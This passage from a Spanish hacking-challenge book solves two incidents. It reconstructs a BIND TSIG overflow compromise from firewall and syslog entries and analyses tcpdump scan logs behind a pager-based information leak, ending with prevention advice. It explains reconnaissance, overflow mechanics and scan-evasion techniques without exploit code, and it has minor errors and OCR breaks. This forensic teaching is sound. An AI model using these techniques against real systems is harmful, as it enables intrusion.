Apr 23 01:24:09 accept UDP 172.30.30.1:1030->192.168.2.172:53

```

A continuación, el atacante probó con el servidor DNS. Probablemente los primeros intentos fueron una serie de consultas para determinar qué versión del BIND se estaba ejecutando en el servidor. La mayoría de los servidores DNS no bloquean los intentos de recuperación de la versión, de hecho Shawn verificó que esto se podía hacer:

```

mkultra# dig @192.168.2.172 version.bind chaos txt
; <<>> DiG 8.2 <<>> @192.168.2.172 VERSION.BIND chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0
;; QUERY SECTION:
;; VERSION.BIND, type = TXT, class = CHAOS
;; ANSWER SECTION:

```

```
VERSION.BIND. 0S CHAOS TXT "8.2.2"
```

```
;; Total query time: 3 msec
;; FROM: 192.168.2.54 to SERVER: ns.victim.com 192.168.2.172
;; WHEN: Wed Apr 25 12:02:37 2001
;; MSG SIZE sent: 30 rcvd: 60
```

Shawn ejecutó una consulta DNS del tipo «chaos» usando el programa «dig», y el servidor DNS de Nate le respondió tan contento dando su número de versión, una bastante antigua, la 8.22.

```
Apr 23 01:25:14 accept UDP 172.30.30.1:1030->192.168.2.172:53
Apr 23 01:25:14 accept TCP 172.30.30.1:1231->192.168.2.172:53
Apr 23 01:25:15 accept UDP 172.30.30.1:1031->192.168.2.172:53
Apr 23 01:25:17 accept TCP 172.30.30.1:1232->192.168.2.172:53
```

Las siguientes cuatro entradas del registro muestran cuándo el atacante se aprovechó realmente de la vulnerabilidad del servidor DNS. Esto se puede observar claramente en las entradas de Syslog donde aparece el servidor DNS (la diferencia en la hora se debe al desajuste de la hora entre las dos máquinas).

Entrada del archivo de registro Syslog en el servidor DNS

```
Apr 23 01:27:01 ns.victim.com named[98]: /usr/sbin/named: Segmentation Fault - core dumped
Apr 23 01:30:00 ns.victim.com watchdog[100]: named not found in process table, restarting...
Apr 23 01:30:10 ns.victim.com watchdog[100]: named[14231] restarted
Apr 23 01:31:18 ns.victim.com named[14231]: /usr/sbin/named: Segmentation Fault - core dumped
Apr 23 01:31:19 ns.victim.com last message repeated 1 time
Apr 23 01:35:00 ns.victim.com watchdog[100]: named not found in process table, restarting...
Apr 23 01:35:10 ns.victim.com watchdog[100]: named[14239] restarted
```

El servidor se vino abajo a causa del desbordamiento al que estaba siendo sometido, por lo que fue reiniciado por el script de Nate. El éxito del ataque en el servidor DNS permitió abrir un portshell (una shell que permite introducir comandos unida al puerto TCP, con el que el usuario se puede conectar a través de un telnet) con privilegios de root en el puerto TCP 31337.

```
Apr 23 01:32:04 accept TCP 172.30.30.1:1233->192.168.2.172:31337
Apr 23 01:33:11 accept TCP 172.30.30.1:1234->192.168.2.172:31337
```

Registros del cortafuegos externo, 2:00 A.M.–10:15 A.M.

```
Apr 23 03:37:54 accept TCP 172.30.30.1:1239->192.168.2.172:31337
Apr 23 05:25:31 accept TCP 172.30.30.1:1401->192.168.2.172:31337
Apr 23 07:29:11 accept TCP 172.30.30.1:1598->192.168.2.172:31337
```

Estas últimas cinco entradas muestran al atacante conectándose por la mañana a través mediante el portshell creado por él mismo. Una vez que el atacante consiguió entrar a la red a través del servidor DNS y adueñarse de él, se dispuso a buscar más máquinas para atacarlas.

Registros del cortafuegos interno, 2:00 A.M.–10:15 A.M.

```
Apr 23 02:03:14 accept ICMP echo req. 192.168.2.172->192.168.2.173
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:22
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:23
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:25
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:53
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:79
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:80
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:110
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:111
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:143
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6000
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6001
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6002
```

Para la red interna se utilizó la misma herramienta de barrido que se había utilizado en la red externa. Aquí es donde terminan todas las entradas de registro sospechosas. Shawn examinó a fondo el resto de máquinas (incluyendo los cortafuegos), pero no encontró nada. Las huellas del atacante se terminaban en su punto inicial de entrada, el servidor DNS.



RESPUESTAS

1. El atacante se introdujo inicialmente gracias a un error en el servidor DNS. Sin embargo, debido a que no había archivos contenidos de archivos de registro o de copia del núcleo disponibles del incidente, Shawn no pudo asegurar totalmente qué error se había utilizado. Todas las pruebas apoyan la teoría de que el atacante se aprovechó de una vulnerabilidad muy conocida del BIND, el «bug TSIG». La función de firma-administración de la negociación del BIND proporciona un medio para verificar y autenticar el intercambio de DNS. Durante el proceso de la negociación de la firma, BIND realiza una comprobación de las firmas que fallan pero incluyen una clave válida. Si se encuentra en la petición una firma de negociación, pero la clave válida no se incluye, BIND salta el proceso normal de petición y se va directamente al código diseñado para enviar una respuesta de error. Debido a que este código no puede inicializar las variables como en un proceso normal, una función posterior de llamada hace una suposición inválida sobre el tamaño del buffer solicitante. En particu-

lar, el código, para añadir una nueva firma (válida) a la respuesta, puede desbordar el buffer solicitante y sobrescribir de la memoria adyacente en la pila. Esta sobre escritura de memoria puede permitir a un intruso (junto con las otras técnicas de ataque de desbordamiento del buffer) conseguir acceso de forma no autorizada (como root) a un sistema remoto vulnerable. Aunque esta vulnerabilidad no se suele utilizar mucho, de vez en cuando es usada para intrusiones clandestinas.

2. La secuencia de eventos del incidente fue la siguiente:
 - A. El atacante realizó un barrido de puertos de la red en busca de un objetivo. Presumiblemente, éste formó parte de un barrido a gran escala de todo el conjunto de la red.
 - B. El atacante encontró un servidor DNS desprotegido ejecutando una versión vulnerable de BIND.
 - C. El atacante se aprovechó de una vulnerabilidad, y consiguió un acceso al sistema con privilegios de root.
3. El factor bisagra fue el filtrado débil en las entradas del cortafuegos. Si el filtrado hubiera sido más restrictivo, un ataque como este u otros parecidos se podrían haber evitado. Aunque se hubiera actualizado el servidor DNS con un parche, no hubiera sido suficiente para evitar el ataque, ya que falla uno de los componentes de seguridad esenciales en una red. Un simple parche no basta cuando existen servicios potencialmente vulnerables en otros puertos. La corrección en el filtrado detendrá los ataques que puedan ocasionarse, incluso si existe un servicio vulnerable en otra parte del cortafuegos.



PREVENCIÓN

La prevención del incidente podría haber sido muy simple. Este ataque se podría haber evitado con medidas más restrictivas en las entradas de los dispositivos. Además, como ya hemos visto antes, tener al día todos los programas con sus últimas versiones, e instalar los parches necesarios es vital. Sin embargo, lo esencial es la introducción de una política de seguridad. Es necesario imponer una fuerte política de seguridad incluso antes de que una organización sepa lo que necesita proteger y sepa los medios que necesita para protegerlo. Los dispositivos de seguridad como los cortafuegos, los sistemas de detección de intrusos, las tarjetas inteligentes y los dispositivos biométricos, buscan una sola cosa: aplicar la política de seguridad. Shawn recomendó a Nate la creación de una política de seguridad, para evitar ataques como el que se había producido.



RESOLUCIÓN

La resolución de un ataque es, como siempre, un poco complicada. A veces, cuando una máquina es atacada, es difícil conocer todo el alcance del ataque si no se realiza un exhaustivo análisis pericial. Para ahorrar tiempo, dinero, y estar más tranquilos, Shawn recomendó que se volviera a instalar completamente el servidor DNS. Se hizo una copia de seguridad de los archivos de configuración y se volvió a instalar el sistema operativo a partir de unos discos nuevos. El servidor BIND se actualizó a la versión 8.2.4.

Como no hubo más equipos atacados, Shawn recomendó que se actualizara todo el software con las versiones más recientes y, como medida preventiva, que se instalara el software de libre distribución Snort, de detección de intrusión a redes.

RECURSOS ADICIONALES

El CERT detalla la vulnerabilidad TSIG:

<http://www.kb.cert.org/vuls/id/196945>

La página principal de BIND:

<http://www.isc.org/products/BIND>

La página SNORT NIDS:

<http://www.snort.org>



SOLUCIÓN 5

Maggie's Moment¹

por Adam O'Donnell, Drexel University

¹ Nota del traductor: La traducción del título original es El Momento de Maggie.

A continuación se muestra el correo electrónico que Maggie envió a sus compañeros, el cual contiene numerosos detalles de lo que hay que hacer frente al ataque. Le animamos a que realice las búsquedas en la Web que Maggie describió.

VIERNES, 25 DE MAYO DE 2001, 23:00

Maggie llegó a su turno poco antes de medianoche. Un rápido vistazo a los registros le indicaron que el atacante de la noche anterior parecía haberse disipado completamente en el ruido de fondo de las conexiones a la red legítimas. Tenía muchos correos sin leer en buzón de la empresa. Era de un orden de magnitud menor que la media del mes anterior, principalmente debido al hecho de que su nuevo cliente de correo le permitía colocar filtros para eliminar todo lo que no fuera pertinente: correo basura, correos de su jefe y similar.

A: Nighttime NOC

De: Daytime NOC

Asunto: La información que pediste...

Maggie:

Me puse en contacto con nuestro proveedor. No han tenido ningún intento de ataque en sus routers o en sus fronteras en más de un mes. Por otra parte, se ha realizado una auditoría completa, pero están bastante seguros de que el escape de información no proviene de su lado de la valla.

No tengo mucho más para ti. Si puedes, reinstala los alias para los mensajes de los busca, para que al menos podamos saber cuándo estamos fuera de juego, si alguien se está divirtiendo.

Jon

El correo electrónico hizo que de pronto Maggie hiciera la tarea mental de reordenar sus prioridades. Su teoría había sido que los correos enviados desde el cortafuegos y las máquinas NIDS estaban siendo interceptadas por alguien que había entrado en el flujo de datos del proveedor. Maggie se había imaginado que cada intento de ataque proporcionaba información a los creadores del paquete respecto a la configuración del cortafuegos, gracias al análisis de la salida del correo que se había utilizado para alertar al administrador de problemas inminentes. Por tanto, para encontrar la fuente del ataque, ella había pensado que había que encontrar a quien había entrado en el flujo de datos del router, y desde ahí trabajar hacía atrás.

Aparentemente esta teoría tenía que ser revisada. Ahora estaba bastante segura de que el escape de información se debía a sus propios correos electrónicos internos. El esquema del ataque estaba relacionado con la eliminación del servidor de correo interno. El servicio de correo era aparentemente no «propietario», y la única diferencia

entre el nuevo servidor de correo y el antiguo eran los alias que se utilizaban para los mensajes de alerta.

Maggie echó un vistazo a su lista de elementos para buscarlos en Google. La mayoría tenía que ver con la seguridad de un router y el propio ataque. Esto empezaba a parecer demasiado improbable. Un elemento del final de la lista parecía bastante improbable, aunque todavía admisible a estas alturas. Poco tiempo después, estaba mirando en diversos sitios Web cuestiones de seguridad relacionadas con los esquemas de mensajes alfanuméricos.

En ese momento, Maggie decidió que no se volverían a instalar los alias en el sistema. Así que le escribió a Jon un correo con la respuesta.

A: Daytime NOC

De: Nighttime NOC

Asunto: Hemos hecho un gran abucheo.

Jon:

Existen bastantes probabilidades de que recibas hoy, al menos, un mensaje en tu busca.

¿Te has dado cuenta de que este mensaje ha sido remitido también a cada torre de buscapersonas de la nación?

Tu busca de texto de una dirección es exactamente eso: un receptor. Si tienes activado el servicio nacional, no hay forma de que la empresa de buscapersonas sepa dónde estás. Por tanto, para proporcionarte un servicio nacional, un mensaje dirigido a ti, debe ser enviado a cada torre de buscapersonas del país, transmitiendo en la frecuencia en la que tu receptor está sintonizado. Si le das la vuelta a tu busca, encontrarás la frecuencia escrita en la parte de detrás.

Creo que es posible que cualquier persona de los 48 estados sea capaz de recibir tus mensajes. He encontrado en la Web, que si se añade un simple hardware a un escáner de mano modificado, se podría recibir nuestro tráfico privado.

Los alias de correo que instalamos para nuestros buscas fueron un error. Vete a un buscador y busca algo así como «Seguridad Pager», «Vulnerabilidad Pager». Parece que es bastante posible que alguien mire nuestros mensajes. Voy a investigar esto más a fondo antes de enseñárselo a los altos cargos, pero mientras tanto, los buscas deben estar deshabilitados.

Maggie.

Desde hace muchos años se sabe que los sistemas de buscapersonas son vulnerables a la interceptación de terceras partes sin el conocimiento de los usuarios. Esta tecnología llega a ser especialmente peligrosa cuando se combina con los sistemas de buscapersonas nacionales, y con la generación de mensajes automáticos. La información de la intrusión de la red se filtra diariamente en las redes de buscapersonas. El riesgo de mitigación, discutido en la sección anterior, es fácil de implementar y debería ser algo prioritario para todos los administradores de Tecnologías de la Información.

El método de cómo los datos inalámbricos pueden ser interceptados está disponible en la Web en distintos sitios. Estos sitios Web se pueden descubrir utilizando los buscadores que Maggie describió en su correo.

Continuaremos repasando los registros que Maggie tenía a su disposición, e intentaremos reconstruir cómo se realizó el ataque.

REGISTRO DEL PRIMER PAQUETE

En el registro que aparece en esta sección más adelante, cada entrada es la captura de un único paquete de la red. Estos datos se capturaron utilizando la herramienta `tcpdump`. A continuación se muestra la información más importante del registro del paquete:

- ▼ **Tiempo de llegada del paquete al sistema ejecutando `tcpdump`.** ¿Hay alguna relación con el tiempo?
- **Origen y destino de la dirección IP.** ¿Qué sistemas están generando los paquetes, o bien qué parece estar generando los paquetes?
- **Origen y destino del puerto TCP.** ¿Con qué aplicaciones se comunican estos paquetes?
- **Indicadores TCP.** ¿Es el canal de comunicación sólo de inicio, de fin, o de operación?
- ▲ **Secuencia TCP y números de reconocimiento.** ¿En qué orden aparecen estos paquetes?

Mire atentamente la siguiente entrada como ejemplo:

```
03:02:30.169272 10.0.0.1.2570 > 192.168.1.1.telnet: S 350598809:350598809(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)
```

El paquete de datos de este ejemplo contiene la siguiente información importante:

- ▼ **Tiempo de llegada.** 03:02:30.169272.
- **Origen de la dirección IP.** 10.0.0.1.
- **Origen del puerto TCP.** 2570.
- **Destino de la dirección IP.** 192.168.1.1.
- **Destino del puerto TCP.** telnet.
- **Indicadores TCP.** S, que representa el Indicador Syn TCP. Esto indica el paquete de inicio de un flujo de comunicación.
- ▲ **Secuencia/reconocimiento de números.** 350598809/350598809.

Aquí se muestra el registro del primer paquete:

```
03:02:30.169534 192.168.1.1.telnet > 10.0.0.1.2570: R 0:0(0) ack 350598810 win 0
```

```

03:02:30.169342 10.0.0.1.2571 > 192.168.1.1.ssh: S 335493470:335493
470(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169671 192.168.1.1.ssh > 10.0.0.1.2571: S 359675663:359675
663(0) ack 335493471 win 16060 <mss 1460,sackOK,timestamp 58270[|tc
p]> (DF)

03:02:30.169423 10.0.0.1.2572 > 192.168.1.1.6000: S 346081831:34608
1831(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169738 192.168.1.1.6000 > 10.0.0.1.2572: S 354267619:35426
7619(0) ack 346081832 win 16060 <mss 1460,sackOK,timestamp 58270[|t
cp]> (DF)

03:02:30.169502 10.0.0.1.2573 > 192.168.1.1.smtp: S 346774169:34677
4169(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169792 192.168.1.1.smtp > 10.0.0.1.2573: R 0:0(0) ack 3467
74170 win 0

03:02:30.169580 10.0.0.1.2574 > 192.168.1.1.www: S 341141324:341141
324(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169834 192.168.1.1.www > 10.0.0.1.2574: R 0:0(0) ack 34114
1325 win 0

03:02:30.170191 10.0.0.1.2571 > 192.168.1.1.ssh: . ack 1 win 32120
<nop,nop,timestamp 65519 58270> (DF)

03:02:30.170260 10.0.0.1.2572 > 192.168.1.1.6000: . ack 1 win 32120
<nop,nop,timestamp 65519 58270> (DF)

03:02:30.186978 10.0.0.1.2571 > 192.168.1.1.ssh: F 1:1(0) ack 1 win
32120 <nop,nop,timestamp 65521 58270> (DF)

03:02:30.187123 192.168.1.1.ssh > 10.0.0.1.2571: . ack 2 win 16060
<nop,nop,timestamp 58271 65521> (DF) [tos 0x10]

03:02:30.187462 10.0.0.1.2572 > 192.168.1.1.6000: F 1:1(0) ack 1 wi
n 32120 <nop,nop,timestamp 65521 58270> (DF)

03:02:30.187512 192.168.1.1.6000 > 10.0.0.1.2572: . ack 2 win 16060
<nop,nop,timestamp 58272 65521> (DF)

03:02:30.188849 192.168.1.1.ssh > 10.0.0.1.2571: P 1:16(15) ack 2 w
in 16060 <nop,nop,timestamp 58272 65521> (DF) [tos 0x10]

03:02:30.189168 10.0.0.1.2571 > 192.168.1.1.ssh: R 335493472:335493
472(0) win 0 [tos 0x10]

03:02:30.192461 192.168.1.1.6000 > 10.0.0.1.2572: F 1:1(0) ack 2 wi
n 16060 <nop,nop,timestamp 58272 65521> (DF)

03:02:30.192739 10.0.0.1.2572 > 192.168.1.1.6000: . ack 2 win 32120
<nop,nop,timestamp 65521 58272> (DF)

```

¿Cómo se dio cuenta Maggie de que era un barrido de puertos TCP? Los paquetes que llegaban de 10.0.0.1 se conectaban a los puertos que ejecutaban servicios estándares. Por ejemplo, examine esta entrada de registro:

```
03:02:30.169502 10.0.0.1.2573 > 192.168.1.1.sntp: S 346774169:34677
4169(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)
```

Esta entrada muestra un paquete TCP SYN enviándose, señalado con la letra **S** en negrita, o un paquete que inicializa la comunicación con un servicio en la máquina de la víctima. En este caso, el paquete está mirando si la máquina de la víctima está ejecutando un Agente de Transporte de Correo, como por ejemplo Sendmail. El servicio remoto al que se está preguntando está indicado por la sentencia **sntp** después de la dirección IP de la víctima. Debido a que el sistema no está ejecutando Sendmail, no se envía un paquete TCP SYN/ACK o la respuesta estándar al paquete de inicialización.

Sin embargo, los registros de Maggie han capturado un par de paquetes que muestran un servicio ejecutándose en el sistema de la víctima:

```
03:02:30.169423 10.0.0.1.2572 > 192.168.1.1.6000: S 346081831:34608
1831(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)
```

```
03:02:30.169738 192.168.1.1.6000 > 10.0.0.1.2572: S 354267619:35426
7619(0) ack 346081832 win 16060 <mss 1460,sackOK,timestamp 58270[|t
cp]> (DF)
```

El primer paquete es extremadamente similar al que se acaba de mostrar. El servicio al que se le pregunta esta vez se ejecuta en el puerto **6000**, que es el servicio UNIX para proporcionar conexiones remotas X-Window. Esto es lo que permite a un usuario remoto acceder al sistema a través de una sesión en modo gráfico.

El segundo paquete indica la respuesta estándar en el procedimiento de negociación TCP. El paquete TCP SYN/ACK, enviado por el puerto **6000**, también conocido como el *servicio X-Window*, se transmite al servidor remoto. Este paquete se genera y se recibe por el sistema remoto, por lo que ahora el atacante ya sabe que el servicio está operativo, y es un punto potencial de vulnerabilidad en el sistema.

REGISTRO DEL SEGUNDO PAQUETE

Vamos a extraer otra vez la información necesaria de un único paquete con un ejemplo:

```
03:06:06.928333 10.1.0.1.44003 > 192.168.1.1.6000: F 0:0(0) win
3072
```

A continuación se muestran los datos relevantes del único paquete extraído:

▼ **Tiempo de llegada.** 03:06:06.928333.

■ **Origen de la dirección IP.** 10.0.0.1.

- **Origen del puerto TCP.** 44003.
- **Destino de la dirección IP.** 192.168.1.1.
- **Destino del puerto TCP.** 6000 (servicio X-Window).
- **Indicadores TCP.** F, que representa el Indicador Fin TCP. Esto indica el paquete de fin de un flujo de comunicación.
- ▲ **Secuencia/reconocimiento de números.** 0/0.

A continuación se muestra el registro del segundo paquete:

```
03:06:06.928393 10.1.0.1.44003 > 192.168.1.1.www: F 0:0(0) win 3072
03:06:06.928460 10.1.0.1.44003 > 192.168.1.1.smtp: F 0:0(0) win 3072
03:06:06.928530 10.1.0.1.44003 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:06.928599 10.1.0.1.44003 > 192.168.1.1.telnet: F 0:0(0) win 3072
03:06:07.263621 10.1.0.1.44004 > 192.168.1.1.6000: F 0:0(0) win 3072
03:06:07.263675 10.1.0.1.44004 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.583585 10.1.0.1.44003 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.583645 10.1.0.1.44003 > 192.168.1.1.6000: F 0:0(0) win 3072
03:06:07.904011 10.1.0.1.44004 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.904068 10.1.0.1.44004 > 192.168.1.1.6000: F 0:0(0) win 3072
```

A continuación se detalla lo que Maggie interpretó del registro del paquete:

- ▼ Los paquetes se enviaban como parte de una forma distinta de hacer un barrido de puertos. Este intento de ataque, denominado *barrido puertos TCP FIN*, intentaba ser un poco más «tranquilo» que el barrido anterior con respecto a la acción de la red.
- El atacante estaba intentando un segundo barrido de puertos. El número de puerto de destino muestra que los paquetes estaban siendo dirigidos hacia los puertos de telnet, ssh, smtp, www, y el servicio X-Window (puerto 6000).
- ▲ El cambio en las reglas del cortafuegos tuvo éxito. Ningún paquete se estaba transmitiendo de la red interna al atacante.

ANÁLISIS DE LA TABLA DE PROCESOS

A continuación se muestra la salida del programa `top`. Primero, haremos un ejemplo para comprender qué significan todos los números:

```
3:11am up 35 days, 1 user, load average: 2.19, 1.98, 2.05
```

De esto, se puede extraer la siguiente información:

- ▼ **Fecha actual del sistema.** 3:11 am.
- **Tiempo de actividad.** 35 días.
- **Número de usuarios conectados.** 1.
- ▲ **Carga media del sistema de los últimos 1, 5, y 15 minutos.** 2.19, 1.98, 2.05. En un sistema con un único procesador, cualquier carga más alta de 1 significa que el sistema se está ejecutando de forma muy poco eficiente. Los procesos que se están ejecutando demandan más recursos del sistema, y el kernel (núcleo del sistema) está utilizando mucho tiempo de proceso para administrar todas las peticiones.

A continuación se muestra una parte de la salida del programa `top`:

```
20 processes: 19 sleeping, 1 running, 0 zombie, 0 stopped
CPU states: 0.3% user, 53.4% system, 0.0% nice, 46.6% idle
Mem: 30532K av, 21276K used, 9256K free, 8036K shrd, 1956K buff
Swap: 128516K av, 0K used, 128516K free 14552K cached
```

La información más importante que se puede extraer del segmento anterior es la cantidad de tiempo de CPU que está siendo asignada para operaciones del sistema. Estas tareas, como por ejemplo el reensamblaje de paquetes y operaciones de red, normalmente no consumen tanto tiempo. Se puede asegurar con certeza de que si más del tiempo de operación del sistema se está gastando en administración del kernel, debe haber algo que no anda bien.

A continuación se muestra la salida completa del programa `top`:

PID	USER	PRI	NI	SIZE	RSS	SHARE	STAT	LIB	%CPU	%MEM	TIME	COMMAND
253	root	2	0	904	904	708	S	0	3.9	2.9	0:01	ssh
325	root	20	0	1124	1124	940	R	0	2.9	3.6	0:00	top
1	root	0	0	188	188	160	S	0	0.0	0.6	0:06	init
2	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kflushd
3	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kupdate
4	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kpiod
5	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kswapd
52	root	0	0	588	588	436	S	0	0.0	1.9	0:00	cardmgr
84	root	0	0	628	628	524	S	0	0.0	2.0	0:00	syslogd
95	root	0	0	856	856	388	S	0	0.0	2.8	0:00	klogd
97	root	0	0	628	628	516	S	0	0.0	2.0	0:00	sshd
99	root	0	0	524	524	432	S	0	0.0	1.7	0:00	crond
101	daemon	0	0	580	580	484	S	0	0.0	1.8	0:00	atd

109	root	0	0	452	452	392	S	0	0.0	1.4	0:00	apmd
111	root	4	0	1084	1084	812	S	0	0.0	3.5	0:46	bash
113	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
114	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
115	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
116	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
132	maggie	0	0	1036	1036	804	S	0	0.0	3.3	0:00	bash

La salida anterior de `top` muestra todos los procesos que se están ejecutando actualmente en el sistema, junto con el tiempo del procesador (%CPU) y la memoria (%MEM) que se está consumiendo actualmente. Debido a que ningún proceso está monopolizando la máquina, parece que todo el tiempo está siendo consumido por una operación de tipo kernel, como operaciones de red. Esto puede significar un ataque a la red, como por ejemplo un ataque por denegación de servicio.

REGISTRO DEL TERCER Y ÚLTIMO PAQUETE

En el último registro se realiza un análisis del paquete. Es importante tener en cuenta que, debido al bajo nivel de fragmentación de los paquetes, fue necesario un reensamblaje a nivel de paquetes IP.

Por tanto, no va a haber mucha información disponible inmediatamente de las salidas de `tcpdump`, sin un procesamiento más exhaustivo. Es posible ver que dos de los paquetes de la secuencia, combinados juntos, forman un paquete completo. Por ejemplo estos dos paquetes:

```
03:10:53.056248 truncated-tcp 16 (frag 46940:16@0+)
03:10:53.056309 10.2.0.1 > 192.168.1.2: (frag 46940:4@16)
```

De estos dos paquetes se puede extraer la siguiente información:

- ▼ **Tiempo de llegada.** 03:10:53.056248 + 03:10:53.056309.
- **Origen de la dirección IP.** 10.0.0.1.
- **Origen del puerto TCP.** N/A.
- **Destino de la dirección IP.** 192.168.1.1.
- **Destino del puerto TCP.** N/A.
- **Indicadores TCP.** N/A.
- ▲ **Secuencia/reconocimiento de números** N/A.

A continuación se muestra el registro del tercer paquete:

```
03:10:53.056663 192.168.1.2.telnet > 10.2.0.1.49052: R 0:0(0) ack
036410064 win 0
03:10:53.056374 truncated-tcp 16 (frag 32970:16@0+)
03:10:53.056441 10.2.0.1 > 192.168.1.2: (frag 32970:4@16)
```

216 *Hackers: 20 desafíos prácticos*

```
03:10:53.056511 truncated-tcp 16 (frag 29211:16@0+)
03:10:53.056581 10.2.0.1 > 192.168.1.2: (frag 29211:4@16)
03:10:53.056650 truncated-tcp 16 (frag 37282:16@0+)
03:10:53.056718 10.2.0.1 > 192.168.1.2: (frag 37282:4@16)
03:10:53.056857 192.168.1.2.www > 10.2.0.1.49052: R 0:0(0) ack 405
32387 win 0
03:10:53.056786 truncated-tcp 16 (frag 27582:16@0+)
03:10:53.056949 10.2.0.1 > 192.168.1.2: (frag 27582:4@16)
03:10:53.056987 192.168.1.2.smtp > 10.2.0.1.49052: R 0:0(0) ack 08
3618358 win 0
03:10:53.384224 truncated-tcp 16 (frag 24040:16@0+)
03:10:53.384275 10.2.0.1 > 192.168.1.2: (frag 24040:4@16)
03:10:53.384344 truncated-tcp 16 (frag 54769:16@0+)
03:10:53.384412 10.2.0.1 > 192.168.1.2: (frag 54769:4@16)
03:10:53.684615 truncated-tcp 16 (frag 43013:16@0+)
03:10:53.684671 10.2.0.1 > 192.168.1.2: (frag 43013:4@16)
03:10:53.684739 truncated-tcp 16 (frag 30429:16@0+)
03:10:53.684807 10.2.0.1 > 192.168.1.2: (frag 30429:4@16)
03:10:54.004160 truncated-tcp 16 (frag 9068:16@0+)
03:10:54.004214 10.2.0.1 > 192.168.1.2: (frag 9068:4@16)
03:10:54.004281 truncated-tcp 16 (frag 29591:16@0+)
03:10:54.004351 10.2.0.1 > 192.168.1.2: (frag 29591:4@16)
```

Maggie pudo extraer la siguiente información de estos registros:

- ▼ Éste es un nuevo barrido de puertos de una nueva dirección IP (10.2.0.1) contra otro de los sistemas de su red (192.168.1.2).
- Los paquetes están fragmentados, como se puede ver en las sentencias (frag X:16@0+).
- ▲ El comparador de registros no estaba enviando correos cuando fragmentó los paquetes que estaban siendo introducidos en su red.



RESPUESTAS

1. Casi todo lo que hizo Maggie se puede considerar bastante apropiado. Sin embargo, en el caso de un ataque tan rápido, sería una buena idea utilizar una herramienta de análisis de redes, como una alternativa más adecuada a esperar que se enviaran correos de las máquinas NIDS. Los rastreadores de redes sofisticados y las herramientas de análisis, como por ejemplo Ethe-real que es de libre disposición, son muy útiles en este tipo de situaciones.
2. Aunque Maggie hubiera parado el ataque antes de que dañara a los sistemas internos, el siguiente turno debe hacer un intenso análisis forense. El análisis se debe realizar en cada máquina para confirmar que no existen puertas traseras, también llamadas Root Kits. También es posible que los atacantes intentaran atacar de nuevo la red utilizando técnicas más convencionales. Como siempre, una auditoría de seguridad podría encontrar problemas que llevaran a una posible penetración por parte de un intruso de fuera.
3. La secuencia de eventos debe haber quedado bastante clara después de la discusión de los registros de la sección anterior.
 - A. Fue bastante obvio que se realizó un barrido de puertos en la red interna de Maggie. Esto se utilizó para comprobar si la red estaba generando correos electrónicos que pasaran a través de la red inalámbrica, y, por lo tanto, podrían ser interceptados.
 - B. Después se realizó un segundo barrido de puertos en la red. Esta vez, el barrido se diseñó para ser relativamente tranquilo. El atacante estaba intentando encontrar el conjunto de reglas de detección del sistema NIDS.
 - C. El proceso de volcado mostró un sistema con una media de carga muy alta, pero aparentemente no se estaba ejecutando ninguna aplicación de usuario. La carga del sistema de tipo kernel es a menudo indicativa de un mal diseño del código de usuario, como el caso de una aplicación que cambie de contexto demasiado a menudo. La carga del sistema tipo kernel puede indicar un ataque mayor en la pila de red del sistema, como ocurrió en este caso.
 - D. Finalmente, el atacante volcó más paquetes en la red, pensando que había encontrado un agujero en el conjunto de reglas. A Maggie le resultó bastante obvio que todavía se estaba produciendo el ataque, por lo que actuó en consecuencia.



PREVENCIÓN

Se deberían barajar una serie de opciones para poder reducir o eliminar los riesgos inherentes de los servicios de difusión de mensajes. A continuación se enumeran una serie de opciones:

- ▼ Minimizar el número de personas de la lista de notificación ante un ataque. Los pocos mensajes que se transmitan deben ser cuantos menos mejor, para que el atacante tenga menos oportunidad de interceptarlos.
- Reducir o eliminar el uso de los buscapersonas nacionales. Esto disminuirá el espacio donde el atacante puede recibir los mensajes.
- No transmitir las direcciones IP del sistema en un ataque. Esto reduciría la cantidad de información disponible para el atacante de la red interna.
- ▲ Cambiar el sistema de buscas basado en radiodifusión. Los dispositivos PDA (Asistente Digital Personal), como por ejemplo Blackberry Pager de Research In Motion, permiten encriptar los mensajes que se transmitan a y desde el asistente.

Las tres primeras soluciones son modificaciones en el software y en los procedimientos, que costarían menos que la última opción, la cual implica adquirir nuevo hardware. Sería posible para cualquier grupo de TI implementar una o más de estas opciones.



RESOLUCIÓN

